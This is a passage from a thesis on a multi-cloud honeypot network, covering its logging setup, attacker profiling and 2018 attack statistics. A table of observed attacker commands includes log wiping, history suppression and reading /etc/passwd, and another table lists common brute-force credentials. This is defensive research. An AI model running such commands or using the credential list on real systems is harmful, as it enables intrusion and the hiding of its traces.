aws-mumbai	Amazon	ap-south-1	Asia Pacific (Mumbai)
azure-us	Microsoft	East US 2	Virginia
azure-eu	Microsoft	North Europe	Unknown
gcp-us	Google	us-east1-b	South Carolina

Table 4.1.: Overview of selected regions of the honeypot systems

to every honeypot and retrieves the raw log files on a daily basis. Since the honeypot systems only have limited storage space, the Data Collector acts as the main data storage.

Figure 4.1 depicts the architecture of the honeypot network. The following sections will describe how the systems are deployed and how the required software is configured on the machines.



Figure 4.1.: Architecture of the honey network

4.2.1. Deployment

Every honeypot runs a standard Linux server with Ubuntu Server 16.04 LTS, which is the recommended OS for running T-Pot. After establishing SSH connectivity and resources on the VM instances, the installation of T-Pot is performed automatically by an auto-installer script[2], which is modified to run without user interaction on the server. This procedure is the same for all the honeypot machines.

To collect and dissect the log files, T-Pot uses Logstash, a log-parsing software. The log files generated by the honeypots are parsed and the relevant parts are extracted. The result is then sent to the Data Collector, which runs on Ubuntu 18.04 LTS and has a storage of 500 GB.

The Collector receives log data in JavaScript Object Notation (JSON) format, which is then used to update the database. The contained information depends on the type of honeypot that collected the log.

4.2.2. Logging and Database

In order to collect, merge and analyze the logs, *Elasticsearch*, an open-source search engine, is used (Elastic 2018a). Elasticsearch also includes a document datastore, similar to a NoSQL database. Through the Query Domain Specific Language (DSL), a language based on JSON, it allows to formulate and execute search queries on the databases, comparable with SQL for relational databases. In the experiment, the software runs on the Data Collector and is used to efficiently store and search the collected logs.

Combined with *Logstash*, it makes the collection and storage of log files fast and easy to implement. The software, created by the same vendor, takes the log files from different sources and converts them to the JSON format (Elastic 2018c). The output can be written to a file, to a console output, or sent to an Elasticsearch server. Data logs are processed in real-time, since the configured log files are continuously monitored.

A third software is included into the Elasticsearch product line. *Kibana* is an analytics and data visualization software, which directly operates on Elasticsearch services (Elastic 2018b). It runs as a separate service and can be connected to a local or

[2] `https://github.com/dtag-dev-sec/t-pot-autoinstall`

remote Elasticsearch instance. Through a web-based user interface, it offers direct access to the database and allows to run queries based on selected fields. For the analysis phase of the experiment, Kibana is deployed on the Data Collector in order to make queries to the database. Therefore, using the Query DSL is not required unless complex data aggregations are performed. Finally, the software offers a number of available data visualizations which can be created with only a few clicks, saving the trouble of creating separate data plots.

4.2.3. Network Con?guration

To be able to reach the honeypots from the outside, the network interfaces and the firewalls need to be configured. Every cloud provider offers an approach to configure different security policies, from source IPs for incoming connections to port settings. The honeypots are configured to accept any request on any port, since any filtering of traffic is unwanted. Also, since Cowrie requires port 22 for analyzing SSH connections, T-Pot changes the actual SSH port to 64295.

The Data Collector uses a whitelist approach. Only the honeypots are allowed to connect to it, such that no attacker can access or manipulate the collected logs.

4.3. Services

Since only a limited number of honeypots are deployed, the collection focuses on specific threats and attacks. The characteristics of these attacks are unique to the services and protocols. The following sections provide an overview over the typical log entries for every service.

4.3.1. Remote Login

Using SSH, attackers often try to learn any username and password combination that allows them to access the system. While the username part of a valid user is relatively easy to guess, as most Linux-based systems use `root` for the administrator account, the password needs to be brute-forced. Therefore, Cowrie logs any login attempt. In addition to that, it has a mechanism that allows an attacker to "breach" the system after 2-5 attempts, such that the attacker believes that the login was

successful (see Listing A.1). This apparently successful login attempt is cached for a configurable interval, such that an attacker can also login with the same credentials if the IP address changes. Once a user is logged in, a new session is created. During this session, any commands and the corresponding outputs are saved to a log file.

4.3.2. Web Application

The Open Web Application Security Project (OWASP)[3] is an organization that analyzes web applications and publishes an annual list of the most critical security risks in web applications. Web applications can be vulnerable to a number of attacks. With Glastopf, various popular attacks can be detected, including RFI, LFI, SQL injection and Cross-Site-Scripting (XSS).

The OWASP list also includes less technical vulnerabilities, such as "Sensitive Data Exposure", "Broken Access Control" and "Security Misconfigurations". These vulnerabilities denote the wrong configuration of permissions on sensitive files or restrictions on unauthorized users that are not correctly enforced. Also, administrators may do mistakes in the configuration of the system, exposing services and increasing the attack surface.

The Glastopf logs contain the raw HTTP requests of the attackers, which reveal the target URL, the HTTP method and any suspicious attempts at command injection (see Listing A.2). This even works with encrypted TLS requests, as the honeypot provides a (self-signed) certificate.

4.3.3. Malware

Through the use of protocols like FTP or SMB, attackers attempt to deploy malware onto the honeypot systems. Also, attackers make use of different database features to deploy malicious code into a database and execute it, bypassing any antivirus measures.

With Dionaea, both threats can be analyzed. The software collects any executable file which is deployed on the honeypot and saves it in a separated database, ready to be analyzed. In addition to that, any SQL commands sent to the honeypot are logged, such that the command execution techniques described above can also be

[3] `https://www.owasp.org`

detected. The honeypot is also able to connect automatically to the VirusTotal service, if a valid user account exists. In this case, any executable is sent to the service for analysis, and the scan results are returned and saved in the database. Since the goal of the experiment is to analyze how the malware is deployed and not the actual contents of the executables, this feature is not used during the experiment. Still, the malware samples are collected and saved, such that they can be analyzed in a future work.

4.3.4. Unknown Threats

Most of the honeypot solutions in this experiment are limited by the specific purpose they are given, namely providing a simulated environment for a limited number of services. Therefore, they only cover known threats and do not implement any logic for unexpected input, such as new vulnerabilities or unusual data encodings. However, Honeytrap can catch outliers and unknown threats, such that analysis of these accesses is still possible.

This works because any access to an unmonitored port is logged by Honeytrap. The connection event is saved together with any occurring metadata, such as the destination port. The specific data transmitted to the honeypot, the payload of the request, is also saved. Since a hash is calculated for every payload, the same attack can be easily identified across different connection attempts.

5 Analysis

The data collected through the methods described in chapter 4 needs to be searched and analyzed to achieve the goals stated at the beginning of the experiment: Learning the methods and patterns of attackers. Only by understanding how current attacks work and how they are related to each other, it is possible to detect new threats and improve the current state of detection.

In the first part of this chapter, different approaches to extract information from the dataset are discussed. The second part contains the results of these methods, first compiling different statistics and then comparing the different honeypots. The sections are divided into the following four categories:

- Traffic – Analysis of connections and request on the network layer
- Targets – Show which services and protocols are targeted
- SSH – Focus on terminal sessions and commands
- Suricata IDS – Additional information that is not captured by honeypots

Furthermore, this chapter describes an in-depth examination of attack sessions,

patterns and attacker behaviour, discussing the results.

5.1. Methods

Before getting to the analysis of the collected dataset, it is important to get to know the most promising methods to extract data out of it. There are two strategies that are used in this thesis:

- The first is to operate directly on the Elasticsearch database, which allows to search and filter for specific keywords, data types and time ranges. The database was created during the experiment, by continuously sending data from the honeypots to the Data Collector server. Therefore, the database already contains the generated logs and can be searched and queried easily. Also, by using Kibana, it is possible to create graphs, which is useful to visualize complex data aggregations.
- The second method consists of manual analysis based on academic approaches of extracting information about the attacker. By looking at the actions performed before, during and after an attack, paired with fingerprinting data such as geolocation, used software and temporal information, it is possible to learn about the motivations and resources of an attack.

5.1.1. Data Aggregation

The collected data consists of single log files in structured (JSON, SQLite) or unstructured (text) data formats. While structured data can be easily processed by most programs, raw text files do not adhere to a standard format and therefore either need to be analyzed manually or they need to be transformed into a structured format. During the experiment, the honeypots pursued both approaches, saving the raw log files, created by the honeypot softwares, and simultaneously processing the data. The communication between servers is shown in Figure 5.1.

The data transformation was achieved through Logstash. The tool uses a configuration file to define inputs – the specific log files – and any additional conversions that need to be done (refer to Listing A.4 for a minimal example). Through this configuration, the user can specify that all timestamps are converted to a selected



Figure 5.1.: Architecture with Elasticsearch, Logstash and Kibana interaction

format or additional fields are added to the log entry. As an example, whenever Logstash finds a source IP in a log file, it matches the IP with the provided GeoIP database to add country information to the output. The output is then sent to the Elasticsearch instance, which in this case runs on the Data Collector.

The Data Collector listens on port 9200 for requests and adds any input to the Elasticsearch database. By storing the results in a database, it is easily searchable and fast data queries are possible. The downside is that some logs, such as binary formats and malware samples, were excluded from the database, as they could not be automatically converted by Logstash.

Once everything is set up as described, the objective is to extract statistics from the dataset, including but not limited to:

- Most used login credentials
- Number of total attacks (in a selected time range)
- The origin countries of attacks, including geo-ip information
- Temporal correlations, such as hourly distributions of attacks

With queries to the database (see Listing A.3 for an example), the Elasticsearch

instance performs the necessary aggregations and returns a result object in a JSON response. The relevant pieces of information need to be extracted and can then be processed further. The results of such a query are shown in Listing 5.1.

```
"Operating System",Count
"Windows 7 or 8",6258485
"Linux 3.11 and newer",6192227
"???",6173625
"Windows XP",1352079
"Linux 2.2.x-3.x",913210
"Linux 3.1-3.10",298717
"Windows NT kernel",105032
"Linux 2.4.x",55368
"Linux 2.6.x",49514
"Linux 2.2.x-3.x (no timestamps)",30656
```

Listing 5.1: Elasticsearch result of the top OS versions detected by p0f

The visualization of results is done by Kibana and the user only needs to specify the desired graph type and the timeframe. As a consequence, Kibana automatically calculates all parameters and draws the graph.

5.1.2. Attacker Pro?ling

One of the goals of this thesis is to create a profile of attackers, in order to:

- identify targets and motives of an attack
- detect future attacks by the same author
- learn more about an attacker's resources

Before any profiling takes place, it is especially interesting to know if an attack is automated – performed by a program or a zombie device as part of a botnet – or if a human is performing it. Automated attacks are often easier to block, as they try to attack multiple targets with the same method, while a dedicated human attacker might try to find a vulnerability on a limited number of systems using a variety of methods.

For the analysis, the focus is on two essential tasks: identifying the attack type (automated or manual) and extracting common attack patterns used during this type of attack. As there is no way to confirm or deny any assumptions made during

analysis, it is not possible to accurately assign any of the attacker descriptions from section 3.3 to a single attacker. But it is still possible to identify and categorize intruders relying on specific actions that are performed during an attack.

The following section will present two methods based on academic research using honeypot data. Through the combination of these techniques, an own method is derived. By applying it to the collected dataset, a more precise identification of attackers is achieved.

Related Research

The first approach by Ramsbrock, Berthier, and Cukier (2007) explores the performed actions after violating a system. More specifically, an attacker's actions are grouped into different categories, for example "checks software configuration", "install a program" or "change the password". Later, a chain of these actions is created, resulting in flow diagrams that are unique to an attacker and can be compared to each other. The data is collected by logging the commands entered during a regular SSH session. The paper directly links Linux commands to a specific category, e.g. `mv`, `rm` and `cp` are attributed to "Install" operations. This is reasonable for automated analysis of the data, but creates a number of false-positives since some entered commands contain multiple different operations and need to be analyzed manually to learn the intention and effect. This is a major shortcoming of this method and might not provide correct results if applied to the dataset of this thesis.

The second approach is similar, as it also collects SSH logs and analyzes attacker-specific actions such as file access and downloaded software. But it is only a part of the method described by Salles-Loustau et al. (2011). In their work, the authors differentiate between the attackers' actions and their skill level. The skill is determined by ten actions which are assumed to be performed by skilled attackers. For example, deleting or disabling log files to hide the traces of an intrusion is attributed to a higher skill level. The work also links every category to an assumed intention of the attacker, e.g. an attacker who manipulates log files is "careful about not being seen". Besides specific actions and skill levels, keystroke profiles are used as a third indicator. For this, a key logger logs any character entered by an attacker with a timestamp.

Combining Methods

The base information – the single commands an attacker entered – is collected by Cowrie, which logs them during a simulated SSH session. With the goal to identify and categorize the interactions with the honeypot, the above academic methods are combined into an own model. This model should overcome the limitations of the previous approaches and offer a better insight into the actions of an attacker. The combination of both methods resulted in a new categorization of actions, namely into the following four major categories:

1. **Check** – Information Gathering and Exploring. Check the system and identify versions, users, and file system. It is assumed that one of the first steps of an attacker is to analyze the current environment. Doing this, the attack strategy can be adapted and an appropriate way to exploit the system is selected. This step involves learning about the system's software and hardware, its users, processes, and the files the attacker is allowed to view and modify.
2. **Persist** – Secure the access to the system. This step involves increasing the foothold into the system, creating (privileged) users and/or changing passwords to be able to access the system even after disconnecting. It does not involve any created backdoors.
3. **Exploit** – Take over the machine or its resources. This is the main goal of an attack, therefore it includes various methods to achieve it. The actions during this step correspond to the attacker's objectives (see section 3.3).
4. **Cleanup** – Cover traces and remove evidence of an intrusion. Often attackers try to eliminate traces of the compromise by manipulating or deleting log files. Deactivation of terminal logging features also falls under this category.

The analysis and classification of command inputs is done by tokenizing and detecting single keywords, composed by real bash commands as found on Linux systems. The mapping between category and commands was created by manually going through the list of all commands and looking for patterns. An example of commands for every category is given in Table 5.1, while the complete list is shown in Listing A.5.

In addition to the categories above, a few edge cases were encountered that can not be clearly assigned to any category. Some of these were commands that hint at a human attacker, as opposed to an automated attack. In general, these are commands that have an effect on the display of the terminal and it is unlikely that any script

Check	`cat /etc/os-release`
	`cat /etc/passwd`
	`lscpu`
	`top`
	`uname`
	`w`

Persist	`passwd` `useradd`

Exploit	`apt install`
	`bash -c`
	`cat \w* >`
	`curl`
	`sudo`

Cleanup	`export HISTFILESIZE=0`
	`history`
	`rm /var/log/*`
	`unset HISTFILE`

Table 5.1.: Example commands found for every category

makes use of them. By extracting the information from Cowrie if a command was successful, some commands were found that indicate errors made while typing the command. The following list shows some examples of the described commands:

- `clear` is used to clear the output screen, which is not used or needed unless a real terminal is used.
- `exit` is used to exit the interactive terminal session. The assumption is that a program would just disconnect and therefore such a command is only used by human attackers.
- `man` opens the manual page for any command. It is also very unlikely that any script needs to access this.
- `cd..` seems to be a typing mistake which could be only caused by a human operator.

Finally, there is a small number of commands that have no clear intention and are ignored during the analysis. Example are `sleep` and `reboot`, which appear once in the list of commands, possibly as part of a copy-pasted script, but are not considered for the classification.

Since Cowrie only saves the timestamp of confirmed user inputs and not individual

keystrokes, it can not be reliably determined if an input was made by a human attacker or by a software. Therefore, other indicators such as suspicious commands or individual input patterns are analyzed.

5.2. Findings

The experiment was conducted between June 21, 2018 and August 23, 2018 and 176,158,872 individual log entries were collected. These involve about 268,614 unique origin IPs. In the following, statistics from different honeypot services are reported, grouped into four main categories: traffic, targets, SSH and IDS.

5.2.1. Statistics

The results were compiled from the dataset through the Kibana interface, which enables to aggregate data over different fields of the whole database. The goal is to find answers to specific research questions, such as origin, target and method of attacks.

Traffic

T-Pot uses the MaxMind GeoLite2[1] database to map IP addresses to geolocations. While this free database is not as accurate as the paid version, the analysis relies on the country information rather than the given coordinates and is therefore precise enough for this use case. The distribution of the top 10 countries is shown in Table 5.2 and shows that most traffic originates from the USA and China, with Russia right behind them (see also Figure B.2 for a world map visual). Overall, traffic originated from 216 different countries.

Upon closer inspection of the source IPs, there are a number of addresses that appear more often that others. As one can see in Table 5.3, the top IP is from China and accounts for nearly half of the Chinese requests. This can also be observed with other countries, such as Seychelles, Hong Kong, the Netherlands and Canada, where a single IP makes over 50 % of requests.

[1] `https://dev.maxmind.com/geoip/geoip2/geolite2/`

Country name	Number of connections	Percentage of total
China	26,342,814	25.83 %
United States	25,713,416	25.21 %
Russia	14,793,086	14.50 %
Seychelles	5,881,405	5.77 %
Netherlands	4,603,325	4.51 %
Hong Kong	3,770,987	3.70 %
Canada	3,007,309	2.95 %
Vietnam	1,809,847	1.77 %
France	1,515,002	1.49 %
Germany	1,426,856	1.40 %
Total (top 10)	88,864,047	87.12 %
Total	101,994,243	100.00 %

Table 5.2.: Top 10 originating countries

Source IP	Connections	Share of connections within country	Country
58.218.XXX.XXX	12,776,944	48.5 %	China
80.82.XXX.XXX	5,340,285	90.8 %	Seychelles
23.247.XXX.XXX	4,170,555	16.2 %	United States
168.63.XXX.XXX	3,512,523	93.1 %	Hong Kong
157.52.XXX.XXX	3,336,038	13.0 %	United States
46.166.XXX.XXX	2,306,994	50.1 %	Netherlands
221.229.XXX.XXX	2,155,551	8.2 %	China
149.56.XXX.XXX	1,947,536	64.8 %	Canada
221.229.XXX.XXX	1,451,625	5.5 %	China
195.19.XXX.XXX	1,317,824	8.9 %	Russia

Table 5.3.: Top 10 IPs with most connections

Through the fingerprinting software **p0f**, it is possible to extract information about the used operating system of clients connecting to the honeypot systems. While not every connection could be analyzed, the discovered systems seem to use newer operating systems, such as Windows 8 and "Linux 3.11 and newer" (see Table B.1). Still, the results are not representative as there is a large portion of the connections that could not be identified.

In addition to the incoming traffic information, attackers often deploy malware or enter commands that make outgoing connections to different external services. By analyzing all outgoing requests over all deployed honeypots, a list of 20 major destinations could be compiled into Table B.2. From what can be accessed through a browser, it appears that most connections were done to test firewall rules by accessing popular services like Google or Yandex. Other requests are destinated at IP lookup services like *ipify.org* and *whatismyipaddress.com*, which allow to identify the IP address and the geolocation of the honeypot. Theoretically, these findings could indicate measures to detect emulated or restricted features of the compromised system. On the other side, they could be connections made as part of a DDoS attack against the services. Unfortunately, the low number of occurrences does not allow for a reliable interpretation of the dataset.

Targets

Every connection to the honeypots has a specific motivation and target. While the details of targeted services on the honeypots are discussed in subsection 5.2.2, the experimental setup provides usage data about malware and database accesses.

A significant number of SSH attacks focuses on deploying suspicious scripts and binaries to execute. This is an automatable and therefore popular method to exploit a system. On the other side, Cowrie is able to detect when a file is created and saves the file together with its SHA-256 sum and its source, be it an URL or the result of a command. Since malware is not in the focus of this thesis, the following analysis will not go into details.

The most deployed file samples were analyzed through a quick lookup on the VirusTotal service. By sending the malware hashes to it, the service responds with a compiled report on the sample, provided that the sample is already known. The results are shown in Table B.3, where hashes of the samples are listed together with its origin and the results of the scans. It can be observed how the majority of

samples are easily detectable by antivirus solutions. Also, most samples are acquired directly from the standard input, meaning that the files are "pasted" into the terminal session, as opposed to downloading it from an URL using `wget` or similar tools. This is obviously a more robust method for automated scripts, as they do not require external access to the Internet or any preinstalled software to deploy files on the compromised system. Also, most IDS can not detect such techniques, as SSH sessions are end-to-end encrypted.

Another popular target for malware attacks are databases and FTP services. These services are provided by Dionaea, which emulates different protocols. The majority of connections to it were made using the Session Initiation Protocol (SIP), which is used for initiating real-time multimedia sessions (see Table 5.4). Its most popular use case are Voice over IP (VoIP) services, which is used for telephony and video chat over the IP network. Further, different databases are found in the list of target services, such as MSSQL, MySQL and MongoDB. The requests are decoded into SQL queries and saved into a separate SQLite database. In general, the attacks use code execution techniques in order to deploy and execute malware on the underlying system. More work and time is needed to extensively analyze the requests, which was unfeasible for this thesis.

Protocol	**Count**
SipSession	286,261
SipCall	266,112
mssqld	34,932
mysqld	31,015
smbd	11,918
RtpUdpStream	1832
mongod	1504
pptpd	644
mqttd	228
httpd	94

Table 5.4.: Top 10 of most targeted Dionaea services

The table shows a third protocol that has been relevant since 2017 in information security. It is the SMB protocol, which was exploited for years by the NSA (Nakashima and Timberg 2017). The same exploit later became responsible for millions of infected devices through the WannaCry malware. While there is no deeper analysis of the

malware collected through SMB, manual analysis of some samples revealed different versions of `Trojan.Ransom.WannaCryptor`, which was detected as such by most antivirus engines offered through VirusTotal.

The last target to be considered is the SMTP service provided by the Mailoney honeypot. Although the distribution of attacks was unusual, limited to a single honeypot (azure-eu) getting over 99 % of requests, the honeypots received a total of 5777 mails. These mails each contained a number of email addresses as recipients, and the body of the mails mostly contained regular HTML or text content.

SSH

Next, the focus is on SSH statistics, which include the most relevant interactions for behavioral and attack pattern analysis. Cowrie accepted a total of 463,113 SSH and 384,019 Telnet connections. It is worth to look at used credentials, as access is often protected by simple password authentication. As most password-protected systems, SSH authentication is vulnerable to brute-force or dictionary attacks, therefore password authentication is often disabled and replaced with public-key authentication, which is definitely harder to break. Still, misconfigurations or sheer negligence of administrators can lead to easily cracked logins, which is what Cowrie simulates.

Table 5.5 shows the top 10 usernames used during attacks. They represent expected usernames, since only users with an account on the system are usually allowed to login. Some usernames, such as *root*, *Administrator* or *admin* are the most common ones for fully privileged accounts on Linux and Windows systems, respectively. The right part of the table shows the passwords used during the login procedure. As one can see from the numbers, there are more distinct passwords than usernames, as passwords can be totally random and unique, while usernames are often chosen to be more memorable and a lot of systems share the same usernames. Another aspect is shown for usernames and passwords that contain zero-bytes, represented by `\0` in the table. Credentials with such binary contents could be used to test or exploit specific services that do not expect binary input, making the service crash or behave wrongly. But it could be also explained by a potential bug in the logging feature of the honeypot. It is notable how most attempts at guessing passwords try to omit the password. This could be intentional or an accidental reaction of clients to the failure of password attempts.

Username	Count	Password	Count
root	2,786,944	(empty)	344,588
admin	657,464	system\0	260,939
enable\0	259,427	sh\0	201,674
shell\0	259,314	admin	106,217
(empty)	149,456	1234	104,116
default	59,691	password	75,733
guest	55,014	123456	73,568
user	50,335	12345	60,612
Administrator	39,282	SH\0	52,131
support	32,429	user	42,493

Table 5.5.: Top usernames and passwords attempted during SSH attacks

Once the authentication process is passed, attackers usually connect with their successful credentials to access the system through an interactive terminal session. There, commands can be executed, and by logging these commands, one can gain more insights on how attackers operate. Table B.4 shows the most used commands during an SSH session.

Some of the commands on top of the list are used to gather information about the system: the currently running processes, CPU and RAM information and disk usage. In addition to that, instructions to manipulate the bash history are used. The subsequent inputs seem to be part of an automated attack. The `cat >` command is used to write from standard input directly into a (temporary) file. After creating the file, which is assumed to contain either binary code or an executable script, the attempt is made to execute it directly. This attempt fails because Cowrie checks file permissions and throws an error if a non-executable file is executed, just like a regular Linux system. Since these commands appear with similar number of occurrences, it is reasonable to assume that they belong together and are probably repeated over multiple sessions. In general, attacks focus on the Check and Cleanup categories, as defined in section 5.1.2, thus operations to get information about the system and ways to disable or delete traces of an intrusion. In section 5.3, a more detailed analysis shows how these commands are connected to each other.

Another aspect that was looked into is the timings of SSH sessions. A session as defined by Cowrie starts with the first connection request to the server and ends

when the client disconnects from the server. If during a session the client successfully logs into the service, a terminal session is created, where the user is able to enter commands. Figure 5.2 shows the duration of both types of sessions in comparison. The duration of full sessions ranges primarily between 0 and 30 seconds. This includes different attempts at password guessing, or failed attempts that are aborted quickly. Between 30 and 60 seconds, there is a significant increase in terminal sessions. Therefore, sessions that last this long have a greater chance at using the hacked credentials to login and execute commands. Also, a longer terminal session duration might be an indicator that users manually enter commands, while shorter SSH sessions may indicate automated hacking attempts. The reason for this is that, once a user/password combination is accepted by Cowrie, further password guessing attempts always fail, therefore extending the duration of a brute-force attack. Thus, the majority of attacks, with or without post-exploitation actions, take less than a minute.

Figure 5.2.: Average duration of full SSH sessions (green) compared to terminal sessions (blue)

Finally, well-secured SSH services use strong credentials or public-key authentication. An additional measure that is often suggested is to change the default port for the SSH server. Of course this suggestion, often considered an anti-pattern in information security, does not protect against any attackers. Still, the results show that it is a valid additional protection measure against automated scans and attacks. Apart from port 22, the standard port, other ports have been targeted by SSH clients during the experiment. These connections have been captured by Honeytrap, which encodes

any payload to unknown ports to an identifiable and searchable hexadecimal string. SSH clients send version identifiers during connection, an example being `SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4`. By searching for `53 53 48 2d` in the captured payloads, which translates to the string `SSH-`, it was possible to specifically find all SSH connections to alternative ports. Figure 5.3 shows the results of this search, highlighting how changing the port drastically reduces the traffic to the SSH service.



Figure 5.3.: Port numbers which received SSH connection requests

Intrusion Detection

The T-Pot honeypot package includes Suricata as a NIDS, which analyzes the traffic for suspicious activities and known attacks. Its features include the assignment of an IP reputation to the IPs under analysis. Specifically, the tool compares the IP of an event with known lists of suspicious and well-known offenders. This list is compiled through different publicly available sources: blacklists, malware domain lists, ad blockers, Tor address lists and more[2]. Note that while the sources are manifold, the IPs may include biases that skew the results, therefore it is important to take this into account when interpreting the data.

[2] `https://github.com/dtag-dev-sec/listbot/`

Table 5.6 shows an overview over the resulting attributions for specific events during the experiment. The results reveal a major problem with this approach, as only about 10.2 % of IP addresses were identified through the above IP lists. Thus, while the feature might help deflect some known attackers, the majority of attacks are unaffected by this protection measure.

IP reputation	Unique IPs	IP reputation	Unique IPs
known attacker	21,919	bot, crawler	20
bad reputation	3499	bitcoin node	18
malware	990	form spammer	13
mass scanner	525	compromised	3
anonymizer	254	C&C server	2
tor exit node	114	ransomware	2
spam	76	**Total**	27,435

Table 5.6.: IP reputation of all connected IP addresses assigned by Suricata

A similar feature of Suricata includes the mapping of events to CVE IDs. Therefore, the dataset contains information about specific known vulnerabilities for selected events (see Table B.5). The most exploited vulnerability, with over 101,022 occurrences in the collected data, is `CVE-2001-0540`, a vulnerability in RDP that can be exploited for DoS attacks[3]. This information might be useful to understand the goals of an attacker (e.g. DoS, data theft) as well as the source of the attack, as a vulnerability could be exploited only by a specific malware. Unfortunately, the amount of samples found in the dataset is not significant enough to make a valid statement.

5.2.2. Honeypot Comparison

One of the goals of this thesis is to analyze cloud security by using systems from different providers located in different regions. Therefore, cloud instances were selected that may show regional effects, as well as give insights on how different providers are targeted by attacks. The available honeypots are divided into different groups in order to have different views of the same results.

The first is the regional view, where systems are grouped into three distinct regions of the world: Europe, North America and India. While Europe and India both

[3] `https://cve.mitre.org/cgi-bin/cvename.cgi?name=2001-0540`

have only a single server that collects data, the results from the US servers are aggregated into mean values. The second view compares only the US servers, each from a different cloud provider, which were placed in nearby locations in the East of the USA, specifically in the states of Ohio, Virginia and North Carolina. Under the assumption that regional differences are minimal, the results reveal some significant differences between GCP, AWS and Azure.

In summary, this section focuses on differences between honeypots, considering the same factors as in subsection 5.2.1: traffic, targets, SSH and IDS.

Traffic

Regarding general traffic data directed towards the honeypots, there are some regional differences. As Table B.6 shows, the EU server is targeted least, while the US servers are the most attacked servers, on a percentage basis. Since all providers are US-based, it is plausible that the US regions are more popular compared to the rather new EU and Asia regions.

By looking at the individual countries, China and the US stand out as the countries with most committed cyber-attacks. Still, the US servers are targeted rather often by Chinese IPs, while India is targeted more by the US. For Europe, both China and the US share a similar amount of launched attacks.

